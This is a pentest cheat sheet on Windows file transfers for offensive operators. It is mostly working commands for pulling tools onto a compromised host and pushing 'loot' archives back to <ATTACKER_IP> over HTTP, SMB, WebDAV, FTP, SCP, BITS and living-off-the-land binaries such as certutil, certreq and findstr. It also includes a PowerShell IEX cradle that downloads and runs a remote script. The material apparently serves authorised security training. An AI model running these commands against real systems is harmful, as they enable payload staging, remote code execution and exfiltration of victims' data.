Browse notes
On this page
- Quick reference
- HTTP
- Attacker setup
- Download
- Downloading scripts without saving them first
- Resuming a large download
- HTTP upload
- Attacker setup with uploadserver
- Upload with curl.exe
- certreq.exe
- SMB
- Attacker setup with Impacket
- Download
- Upload
- Existing SMB sessions and error 1219
- Large files
- Alternative native SMB copy binaries
- WebDAV
- Attacker setup
- Download
- Upload
- WebClient requirement
- Existing remote access
- Evil-WinRM
- PowerShell Remoting
- RDP drive redirection
- OpenSSH
- SCP
- SFTP
- FTP
- Attacker setup
- Interactive transfer
- Scripted FTP from a limited shell
- BITS
- Start-BitsTransfer
- bitsadmin.exe
- Text-only transfers
- PowerShell Base64
- certutil encode and decode
- EncodedCommand
- Additional native methods
- certreq.exe
- esentutl.exe
- expand.exe
- findstr.exe
- Preparing files
- tar.exe
- Compress-Archive
- Integrity
- Character encoding
- Windows PowerShell 5.1
- PowerShell 7+
- Inspecting the bytes
- References
Windows File Transfers
During a pentest, moving a file usually depends more on the shell and reachable protocols than on the preferred tool. PowerShell may be restricted while certutil.exe still works, HTTP may be filtered while TCP/445 is reachable, and an existing WinRM or RDP session may already provide a transfer channel.
The useful skill is having several paths available and switching method when the current constraint rules one out.
In this Note, download means attacker → Windows and upload means Windows → attacker unless a tool explicitly uses different terminology.
Quick reference
| Situation | Methods to try |
|---|---|
| PowerShell + HTTP(S) | curl.exe, Invoke-WebRequest, WebClient, BITS |
Only cmd.exe + HTTP(S) | curl.exe, certutil.exe, bitsadmin.exe, certreq.exe |
| TCP/445 reachable to the attacker | Impacket SMB + copy, Copy-Item, robocopy |
| HTTP reachable and bidirectional transfer is needed | HTTP upload server or WebDAV |
| Evil-WinRM session | upload / download |
| PowerShell Remoting session | Copy-Item -ToSession / -FromSession |
| RDP session | Drive redirection + \\tsclient\share |
| SSH available | scp.exe, sftp.exe |
| FTP reachable | ftp.exe |
| Text-only channel | Base64 |
| Common paths fail | certreq, esentutl, expand, other native binaries |
Before setting up a new channel, check what is actually present on the host.
whoami
echo %TEMP%

where powershell
where curl
where certutil
where bitsadmin
where ftp
where ssh
where scp
where tar
whoami
$env:TEMP
$PSVersionTable.PSVersion
Get-Command curl.exe -ErrorAction SilentlyContinue
Get-Command certutil.exe -ErrorAction SilentlyContinue
Get-Command bitsadmin.exe -ErrorAction SilentlyContinue
Get-Command scp.exe -ErrorAction SilentlyContinue
Get-Command tar.exe -ErrorAction SilentlyContinue%TEMP% is often a convenient writable destination when working as a normal user. Do not assume that the current identity can write to C:\Windows\Temp or another system directory.
HTTP
HTTP is often one of the first channels worth trying because a temporary server on the attacker side is easy to expose and Windows provides several clients.
Attacker setup
From Kali or another operator host:
cd /opt/tools
python3 -m http.server 8000
Files are then available under:
http://<ATTACKER_IP>:8000/A failure in one client does not prove that HTTP is blocked. PowerShell can be restricted while curl.exe or certutil.exe remain usable.
Download
These commands all retrieve the same file through different Windows-side clients.
curl.exe http://<ATTACKER_IP>:8000/tool.exe -o %TEMP%\tool.exeInvoke-WebRequest `
-UseBasicParsing `
-Uri 'http://<ATTACKER_IP>:8000/tool.exe' `
-OutFile "$env:TEMP\tool.exe"(New-Object Net.WebClient).DownloadFile(
'http://<ATTACKER_IP>:8000/tool.exe',
"$env:TEMP\tool.exe"
)certutil.exe -urlcache -split -f http://<ATTACKER_IP>:8000/tool.exe %TEMP%\tool.exebitsadmin /transfer downloadJob /download /priority normal ^
http://<ATTACKER_IP>:8000/tool.exe ^
%TEMP%\tool.execertutil.exe and bitsadmin.exe remain useful from limited shells if they are present. Their administrative deprecation status does not prevent the transfer technique from working. LOLBAS still documents both on current Windows versions.
In PowerShell 7+, the same download does not need that switch:
Invoke-WebRequest `
  -Uri 'http://<ATTACKER_IP>:8000/tool.exe' `
  -OutFile "$env:TEMP\tool.exe"
Windows PowerShell 5.1 also defines curl as an alias for Invoke-WebRequest. Use curl.exe when you specifically want the native curl client.
Downloading scripts without saving them first
When the target content is a PowerShell script, it can also be retrieved as text:
(New-Object Net.WebClient).DownloadString(
    'http://<ATTACKER_IP>:8000/script.ps1'
)
or:
(Invoke-WebRequest `
  -UseBasicParsing `
  'http://<ATTACKER_IP>:8000/script.ps1'
).Content
Combining the download with Invoke-Expression turns this into an execution cradle rather than a file transfer:
IEX (New-Object Net.WebClient).DownloadString(
    'http://<ATTACKER_IP>:8000/script.ps1'
)
That pattern appears here because it commonly accompanies transfer techniques. Execution and defensive-evasion trade-offs need separate treatment.
Resuming a large download
If the HTTP server supports range requests, curl can continue a partial download:
curl.exe -C - ^
  http://<ATTACKER_IP>:8000/large.zip ^
  -o %TEMP%\large.zip
HTTP upload
python3 -m http.server only solves attacker → Windows. To receive files from the target, the attacker side needs an endpoint that accepts uploads.
Attacker setup with uploadserver
python3 -m pip install --user uploadserver
python3 -m uploadserver 8000
The upload endpoint is:
http://<ATTACKER_IP>:8000/uploadUpload with curl.exe
curl.exe -X POST ^
  -F "files=@C:\Windows\Temp\loot.zip" ^
  http://<ATTACKER_IP>:8000/upload
From PowerShell:
curl.exe -X POST `
  -F "files=@$env:TEMP\loot.zip" `
"http://<ATTACKER_IP>:8000/upload"certreq.exe
certreq.exe provides another native HTTP path when the usual clients do not fit. It can POST a file to a compatible HTTP handler:
certreq.exe -Post ^
  -config http://<ATTACKER_IP>:8000/ ^
  C:\Windows\Temp\loot.zip
It can also save the server response:
certreq.exe -Post ^
  -config http://<ATTACKER_IP>:8000/ ^
  C:\Windows\Temp\request.bin ^
  C:\Windows\Temp\response.bin
The receiver must understand the POST generated by certreq. An arbitrary multipart upload server may reject it.
SMB
SMB is one of the most convenient bidirectional channels in an internal assessment. If the compromised Windows host can reach TCP/445 on the attacker machine, a temporary share provides a direct path for native copy tools.
Attacker setup with Impacket
Anonymous share:
sudo impacket-smbserver share . -smb2supportWindows can address it as:
\\<ATTACKER_IP>\shareIf guest access is rejected, expose the share with credentials:
sudo impacket-smbserver share . -smb2support \
  -username transfer -password 'TransferPass1!'
Then authenticate from Windows:
net use \\<ATTACKER_IP>\share /user:transfer *The * asks for the password interactively instead of placing it in the Windows command history.
Download
copy \\<ATTACKER_IP>\share\tool.exe %TEMP%\tool.exeCopy-Item `
"\\<ATTACKER_IP>\share\tool.exe" `
"$env:TEMP\tool.exe"Upload
copy %TEMP%\loot.zip \\<ATTACKER_IP>\share\loot.zipCopy-Item `
"$env:TEMP\loot.zip" `
"\\<ATTACKER_IP>\share\loot.zip"Remove a mapping created for the transfer when it is no longer needed:
net use \\<ATTACKER_IP>\share /deleteExisting SMB sessions and error 1219
Windows keeps SMB connections by server and logon context. Trying to connect to the same server using a second identity can produce:
System error 1219 has occurred.
Multiple connections to a server or shared resource by the same user,
using more than one user name, are not allowed.
Inspect current mappings first:
net useRemove only the connection that is no longer required, then authenticate again.
Large files
For large files or an unstable link, robocopy can be more useful than a simple copy:
robocopy \\<ATTACKER_IP>\share %TEMP% large.zip /Z /J /R:2 /W:2Upload:
robocopy %TEMP% \\<ATTACKER_IP>\share loot.zip /Z /J /R:2 /W:2/Z enables restartable mode and /J uses unbuffered I/O, which is useful for large files.
Alternative native SMB copy binaries
If copy or PowerShell are restricted, other Windows binaries can still read a UNC path.
esentutl.exe:
esentutl.exe /y ^
  \\<ATTACKER_IP>\share\tool.exe ^
  /d %TEMP%\tool.exe ^
/oexpand.exe:
expand.exe ^
  \\<ATTACKER_IP>\share\tool.exe ^
  %TEMP%\tool.exe
These are fallback paths, not inherently better transfers than copy when the normal command already works.
WebDAV
WebDAV is useful when HTTP is reachable but direct SMB is not. Windows can expose a WebDAV resource through a UNC-like path when the WebClient service is available.
Attacker setup
WsgiDAV provides a quick read/write server:
python3 -m pip install wsgidav cheroot
wsgidav --host=0.0.0.0 --port=80 --root=. --auth=anonymous
Windows addresses the share as:
\\<ATTACKER_IP>@80\DavWWWRoot\For HTTPS on the default port:
\\<ATTACKER_IP>@SSL\DavWWWRoot\Download
Even cmd.exe can copy data from WebDAV using redirection:
type \\<ATTACKER_IP>@80\DavWWWRoot\tool.exe > %TEMP%\tool.exeUpload
If the server allows writes:
type %TEMP%\loot.zip > \\<ATTACKER_IP>@80\DavWWWRoot\loot.zipLOLBAS documents both directions through cmd.exe on current Windows versions.
WebClient requirement
Check the service when the WebDAV UNC path fails unexpectedly:
sc query WebClientGet-Service WebClientExisting remote access
When the current remote-access method already supports file transfer, it is usually faster to use that channel than to expose another service.
Evil-WinRM
Upload to Windows:
upload /opt/tools/tool.exe C:\Windows\Temp\tool.exeDownload from Windows:
download C:\Windows\Temp\loot.zip /tmp/loot.zipupload and download here are Evil-WinRM commands rather than PowerShell cmdlets.
PowerShell Remoting
A PSSession supports Copy-Item -ToSession and -FromSession.
$session = New-PSSession -ComputerName TARGET -Credential CORP\userUpload:
Copy-Item `
  .\tool.exe `
  -Destination 'C:\Windows\Temp\tool.exe' `
  -ToSession $session
Download:
Copy-Item `
  'C:\Windows\Temp\loot.zip' `
  -Destination '.\loot.zip' `
  -FromSession $session
Close the session when finished:
Remove-PSSession $sessionRDP drive redirection
FreeRDP can expose a local operator directory inside the Windows session:
xfreerdp /v:<TARGET> /u:user /drive:share,/opt/toolsDepending on the installed package, the binary may be named xfreerdp, xfreerdp3, or another versioned variant. The relevant option is /drive.
Inside Windows:
dir \\tsclient\shareDownload:
copy \\tsclient\share\tool.exe %TEMP%\tool.exeUpload:
copy %TEMP%\loot.zip \\tsclient\share\loot.zipOpenSSH
When the OpenSSH client is installed, scp.exe and sftp.exe provide a bidirectional path.
Check availability:
where scp
where sftp
They commonly live under:
C:\Windows\System32\OpenSSH\SCP
Download:
scp.exe operator@<ATTACKER_IP>:/opt/tools/tool.exe %TEMP%\tool.exeUpload:
scp.exe %TEMP%\loot.zip operator@<ATTACKER_IP>:/tmp/loot.zipSFTP
sftp.exe operator@<ATTACKER_IP>Inside the session:
sftp> get tool.exe C:\Windows\Temp\tool.exe
sftp> put C:\Windows\Temp\loot.zip loot.zip
get and put are from the perspective of the SFTP client running on Windows.
FTP
ftp.exe remains useful when the client exists and the network allows the FTP control and data channels.
Attacker setup
A quick anonymous server with pyftpdlib listens on TCP/2121 by default:
python3 -m pip install --user pyftpdlib
python3 -m pyftpdlib
Allow anonymous uploads when needed:
python3 -m pyftpdlib --writeInteractive transfer
ftp <ATTACKER_IP>Then:
ftp> binary
ftp> get tool.exe
ftp> put loot.zip
ftp> quit
Use binary for executables, archives, dumps, and other arbitrary byte streams.
Scripted FTP from a limited shell
ftp.exe -s reads commands from a file:
(
echo open <ATTACKER_IP> 2121
echo anonymous
echo anonymous
echo binary
echo get tool.exe
echo quit
) > %TEMP%\ftp.txt

ftp.exe -s:%TEMP%\ftp.txtBITS
BITS can be driven either through PowerShell or through bitsadmin.exe.
Start-BitsTransfer
Start-BitsTransfer `
  -Source 'http://<ATTACKER_IP>:8000/tool.exe' `
  -Destination "$env:TEMP\tool.exe"
For an asynchronous job:
$job = Start-BitsTransfer `
  -Source 'http://<ATTACKER_IP>:8000/large.zip' `
  -Destination "$env:TEMP\large.zip" `
  -Asynchronous
Inspect it:
Get-BitsTransferWhen the state reaches Transferred:
Complete-BitsTransfer $jobbitsadmin.exe
From cmd.exe:
bitsadmin /transfer downloadJob ^
  /download ^
  /priority normal ^
  http://<ATTACKER_IP>:8000/tool.exe ^
  %TEMP%\tool.exe
The bitsadmin.exe interface is deprecated for modern administration, but that status does not make it useless during a pentest when it is present and functional.
Text-only transfers
When no binary path is available but the shell can send and receive text, Base64 can represent arbitrary bytes.
It is practical for small scripts, keys, configuration files, and small binaries. It becomes increasingly fragile for large files because the encoded representation is roughly one third larger and may hit command-line or shell-output limits.
PowerShell Base64
Encode:
[Convert]::ToBase64String(
    [IO.File]::ReadAllBytes("$env:TEMP\loot.bin")
)
On Linux:
base64 -w 0 loot.binDecode in PowerShell:
$b64 = Get-Content '.\loot.b64' -Raw

[IO.File]::WriteAllBytes(
    "$env:TEMP\loot.bin",
    [Convert]::FromBase64String($b64.Trim())
)
Decode on Linux:
base64 -d loot.b64 > loot.bincertutil encode and decode
From cmd.exe:
certutil.exe -encode %TEMP%\loot.bin %TEMP%\loot.b64
certutil.exe -decode %TEMP%\tool.b64 %TEMP%\tool.exeEncodedCommand
-EncodedCommand also uses Base64, but it solves command-line transport rather than generic file transfer. Both powershell.exe and pwsh expect the command string as UTF-16LE bytes before Base64 encoding.
From Linux:
printf %s 'Get-ChildItem C:\' |
  iconv -t UTF-16LE |
  base64 -w 0
Then:
powershell.exe -EncodedCommand <BASE64>Additional native methods
Windows contains many signed binaries that can move data even though file transfer is not their primary purpose. There is little value in memorizing every LOLBin, but a small fallback set is useful when the obvious clients are blocked or unavailable.
certreq.exe
HTTP POST:
certreq.exe -Post ^
  -config http://<ATTACKER_IP>:8000/ ^
  %TEMP%\loot.zip
esentutl.exe
Copy from SMB:
esentutl.exe /y ^
  \\<ATTACKER_IP>\share\tool.exe ^
  /d %TEMP%\tool.exe ^
  /o
expand.exe
expand.exe ^
  \\<ATTACKER_IP>\share\tool.exe ^
  %TEMP%\tool.exe
findstr.exe
Another option for a WebDAV/UNC path:
findstr.exe /V /L DOES_NOT_EXIST ^
  \\<ATTACKER_IP>@80\DavWWWRoot\tool.exe ^
  > %TEMP%\tool.exe
These are repertoire and fallback techniques. If curl.exe, copy, or the current remote-access channel already works reliably, there is no need to replace it with a more unusual binary.
Preparing files
Packing many files into one archive reduces the number of transfers and makes integrity checking simpler.
tar.exe
Check availability:
where tarCreate a ZIP:
tar.exe -caf %TEMP%\loot.zip C:\Path\To\CollectionCreate a tar.gz:
tar.exe -czf %TEMP%\loot.tar.gz C:\Path\To\CollectionCompress-Archive
Compress-Archive `
  -Path 'C:\Path\To\Collection\*' `
-DestinationPath "$env:TEMP\loot.zip"Integrity
A matching SHA-256 is a quick way to confirm that the same bytes exist at both ends after a transfer.
Get-FileHash `
  "$env:TEMP\tool.exe" `
  -Algorithm SHA256
certutil.exe -hashfile %TEMP%\tool.exe SHA256sha256sum tool.exeHash verification is particularly useful after Base64, chunking, web shells, interrupted transfers, or any transformation where truncation is plausible.
Character encoding
Encoding matters when content is created, interpreted, or transformed as text. A normal binary transfer through HTTP, SMB, SCP, or WinRM should preserve bytes without changing their encoding.
Windows does not have one universal text-file encoding. A common pentest surprise comes from the difference between Windows PowerShell 5.1 and modern PowerShell.
Windows PowerShell 5.1
Out-File and the > / >> redirection operators create UTF-16LE output by default:
whoami > users.txtThe resulting file can look unusual when inspected with Linux tools because an ASCII-range character such as a is stored as the UTF-16LE code unit 61 00, not the single byte 61 used by ASCII-compatible UTF-8.
PowerShell 7+
Modern PowerShell defaults to UTF-8 without a BOM for text output. The same-looking command can therefore produce a different byte representation depending on the engine that ran it.
Inspecting the bytes
PowerShell:
Format-Hex .\users.txtLinux:
file users.txt
xxd users.txt | head
CRLF/LF and UTF-8/UTF-16 are separate properties:
character encoding   UTF-8 / UTF-16LE / ...
line ending          CRLF / LF
dos2unix changes line endings. It cannot fix a character-encoding mismatch.
UTF-16LE, BOM, and the bytes behind the old Windows example
A BOM (byte-order mark) is a short Unicode signature that can appear at the beginning of a text stream. For UTF-16LE, the byte sequence is FF FE. It can tell a reader that the following 16-bit code units are stored little-endian.

For the text abc followed by a Windows-style CRLF newline, a UTF-16LE file with a BOM can begin as:
FF FE  61 00  62 00  63 00  0D 00  0A 00
│      │      │      │      │      │
BOM    a      b      c      CR     LF
The Unicode code point for a is U+0061. UTF-16 represents it here as the 16-bit value 0x0061. Little-endian byte order stores the least-significant byte first, producing 61 00.
The same distinction applies to CR (U+000D → 0D 00) and LF (U+000A → 0A 00). This is why a UTF-16LE PowerShell output often appears to contain 00 bytes between ordinary ASCII characters when viewed with xxd.
The BOM is not mandatory for every Unicode encoding or every producing application. Its presence helps identify the encoding. Its absence does not prove that the file is ASCII or UTF-8.
This also explains why -EncodedCommand requires UTF-16LE without implying that Windows files in general use UTF-16LE: the former is a specific command-line contract, while file encoding depends on the program that created the file.
References
- Microsoft — Character encoding in PowerShell
- Microsoft — Invoke-WebRequest
- Microsoft — Copy-Item
- Microsoft — Start-BitsTransfer
- Microsoft — robocopy
- Microsoft — OpenSSH for Windows
- LOLBAS — Windows binaries with transfer capabilities
- Fortra Impacket — smbserver.py
- Hackplayers — Evil-WinRM
- Densaugeo — uploadserver
- WsgiDAV
- pyftpdlib — command-line usage
- FreeRDP — command-line interface
- Hack The Box Academy — File Transfers